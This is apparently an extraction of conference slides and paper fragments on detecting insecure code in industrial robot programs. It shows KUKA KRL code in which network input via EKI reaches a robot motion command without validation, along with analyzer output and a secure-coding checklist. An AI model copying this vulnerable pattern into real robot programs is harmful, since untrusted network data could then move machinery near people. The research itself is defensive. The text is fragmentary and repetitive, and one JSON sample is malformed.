
File Handling (e.g., read)

File Modification (e.g.,
write configuration)

Call by Name




Overall Architecture of the Analyzer



Example Output

```
{  
  "sources": [  
    {  
      "src_var": "joint_pos_cmd",  
      "source": "eki_getreal",  
      "source_fn": "eki_hw_iface_get",  
      "source_line_no": 180,  
      "source_filename": "kuka_eki_hw_interface.src"  
    }  
  ],  
  "sink_var": "joint_pos_tgt",  
  "sink": "ptp",  
  "sink_fn": "kuka_eki_hw_interface",  
  "sink_line_no": 73,  
  "sink_filename": "kuka_eki_hw_interface.src"  
}
```



Example Output

```
{  
    "sources": [  
        {  
            "src_var": "joint_pos_cmd",  
            "source": "eki_getreal",  
            "source_fn": "eki_hw_iface_get",  
            "source_line_no": 180,  
            "source_filename": "kuka_eki_hw_interface.src"  
        }  
    ],  
    "sink_var": "joint_pos_tgt",  
    "sink": "ptp",  
    "sink_fn": "kuka_eki_hw_interface",  
    "sink_line_no": 73,  
    "sink_filename": "kuka_eki_hw_interface.src"  
}
```

SOURCE

```
deffct int eki_hw_iface_available() ; check if there is data from network  
    decl eki_status eki_ret  
  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    return eki_ret.buff  
endfct  
  
deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network  
    decl eki_status eki_ret  
    decl axis joint_pos_cmd  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    if eki_ret.buff <= 0 then  
        return 0  
    endif
```

Example Output

```
{  
    "sources": [  
        {  
            "SINK"  
            "src_var": "joint_pos_cmd",  
            "source": "eki_getreal",  
            "source_fn": "eki_hw_iface_get",  
            "source_line_no": 180,  
            "source_filename": "kuka_eki_hw_interface.src"  
        }  
    ],  
    "sink_var": "joint_pos_tgt",  
    "sink": "ptp",  
    "sink_fn": "kuka_eki_hw_interface",  
    "sink_line_no": 73,  
    "sink_filename": "kuka_eki_hw_interface.src"  
}
```


```
DEF external_movement()  
DECL axis pos_cmd  
  
eki_init("ExiHwInterface")  
eki_open("EkiHwInterface")  
  
LOOP  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)  
  
    PTP joint_pos_cmd  
ENDLOOP  
END  
  
deffct int eki_hw_iface_available(); check if there is data from network  
    decl eki_status eki_ret  
  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    return eki_ret.buff  
endfct  
  
deffct int eki_hw_iface_get(joint_pos_cmd :out); read data from network  
    decl eki_status eki_ret  
    decl axis joint_pos_cmd  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    if eki_ret.buff <= 0 then  
        return 0  
    endif
```

Example Output

```
{  
    "sources": [  
        {  
            "src_var": "joint_pos_cmd",  
            "source": "eki_getreal",  
            "source_fn": "eki_hw_iface_get",  
            "source_line_no": 180,  
            "source_filename": "kuka_eki_hw_interface.src"  
        }  
    ],  
    "sink_var": "joint_pos_tgt",  
    "sink": "ptp",  
    "sink_fn": "kuka_eki_hw_interface",  
    "sink_line_no": 73,  
    "sink_filename": "kuka_eki_hw_interface.src"  
}
```



```
DEF external_movement()  
DECL axis pos_cmd  
  
eki_init("ExiHwInterface")  
eki_open("EkiHwInterface")  
  
LOOP  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)  
  
    PTP joint_pos_cmd  
ENDLOOP  
END  
  
deffct int eki_hw_iface_available() ; check if there is data from network  
    decl eki_status eki_ret  
  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    return eki_ret.buff  
endfct  
  
deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network  
    decl eki_status eki_ret  
    decl axis joint_pos_cmd  
    ; ...  
    eki_ret = eki_checkbuffer(  
        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    if eki_ret.buff <= 0 then  
        return 0  
    endif
```



Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC


Conclusions

- feels **like 25 years ago**: remember the first vulns in web apps?




Conclusions

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!



Conclusions

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!
- Automation engineers: please follows security guidelines



Conclusions

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!
- Automation engineers: please follows security guidelines
- CISOs: please consider to audit logic written in proprietary languages!



Get in Touch and Stay Tuned

- We have a **working prototype** that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: get in touch with us! <https://bit.ly/rogueautomation>

<https://robosec.org>

Detecting Insecure Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages provide not only movement instructions, but also access to low-level system resources such as the network or the file system. Although useful, these features can lead to taint-style vulnerabilities and can be misused to implement malware—on par with general-purpose programming languages. In this paper, we analyze the languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe a static source-code analyzer that we created

systems, and IT and OT networks in the factory floor. Industrial robots can be programmed online, using the “teach by showing” method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot’s arm(s), as well as common control-flow instructions and APIs to access low-level resources. Writing *task programs* (i.e., the programs that define the task to execute) in IRPLs is useful to implement custom tasks and integrate external systems in the production process. IRPLs provide access—in an almost unconstrained way—to several robot’s resources like its mechanical arm(s), file-system, network, various



Last but not least, code signing is the only way to ensure that the code running on an industrial machine has not been tampered with. Although far from easy to implement (Who signs what? Who is the certification authority? Where is the code signature checked?), it assures users that the code is exactly what it is supposed to be. While this is a good step forward, it is just the beginning of a long journey, but if innovation and market trends keep favoring integration and flexibility, we expect more dynamic automation code produced in shorter cycles. Of course, faster development leaves less time for manually checking every single program.

Writing secure task programs contributes to reducing the software attack surface of a programmable industrial machine since it reduces the chances of vulnerabilities being created. There are a number of secure coding guidelines for general-purpose and mainstream programming languages. Indeed, the IT software development industry has been dealing with the consequences of unsecure programming for many decades.

Because of the IT/OT convergence, we think that the automation engineering industry should now start embracing and establishing equivalent secure coding practices, because it is very likely to face in 10 years the same challenges that the IT software development industry is facing today.

4.2 Secure Programming Checklist in a Nutshell

Like any software application that handles untrusted inputs and outputs, automation task programs must be designed, implemented, configured, and deployed with appropriate security mechanisms. Our security guidelines are summarized in Figure 25 and listed in the remainder of this section.



Figure 25. A summary of our security guidelines for industrial automation task programs that handle untrusted data

When writing a task program, control process engineers and system integrators should keep this essential checklist in mind:

- Treat industrial machines as computers and task programs as powerful code.
- Authenticate all communication.
- Implement access-control policies.
- Perform input validation where applicable.
- Always perform output sanitization.
- Implement proper error handling without exposing details.
- Have proper configuration and deployment procedures in place.
- Implement a change management process for industrial automation code.

Rogue Automation
Vulnerable and Malicious Code in Industrial Programming
Federico Maggi Trend Micro Research Marcello Pogliani Politecnico di Milano